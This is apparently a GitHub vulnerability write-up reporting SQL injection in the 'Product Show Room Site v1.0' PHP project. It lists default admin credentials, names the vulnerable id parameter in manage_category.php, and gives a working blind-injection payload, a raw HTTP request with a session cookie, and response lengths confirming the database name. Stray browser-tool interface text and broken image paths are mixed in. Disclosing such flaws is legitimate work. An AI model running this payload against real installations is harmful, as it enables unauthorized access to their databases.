debug601 Update SQLi-9.md History

1 contributor

35 lines (24 sloc) | 1.5 KB

Product Show Room Site v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15370/product-show-room-site-phpoop-free-source-code.html

Vulnerability File: /psrs/admin/categories/manage_category.php?id=

Vulnerability location: /psrs/admin/categories/manage_category.php?id=, id


Current database name: psrs_db ,length is 7

[+] Payload: /psrs/admin/categories/manage_category.php?id=1%27%20and%20length(database())%20=7--+ // Leak place ---> id


```
GET /psrs/admin/categories/manage_category.php?id=1%27%20and%20length(database())%20
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```


```
Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
```

When length (database ()) = 6, Content-Length: 2070



When length (database ()) = 7, Content-Length: 2083




Load URL
Split URL
Execute
192.168.1.19/psrs/admin/categories/manage_category.php?id=1' and length(database()) =7--+
Post data
Referrer
0xHEX
%URL
BASE64
Name
Main
Status
Active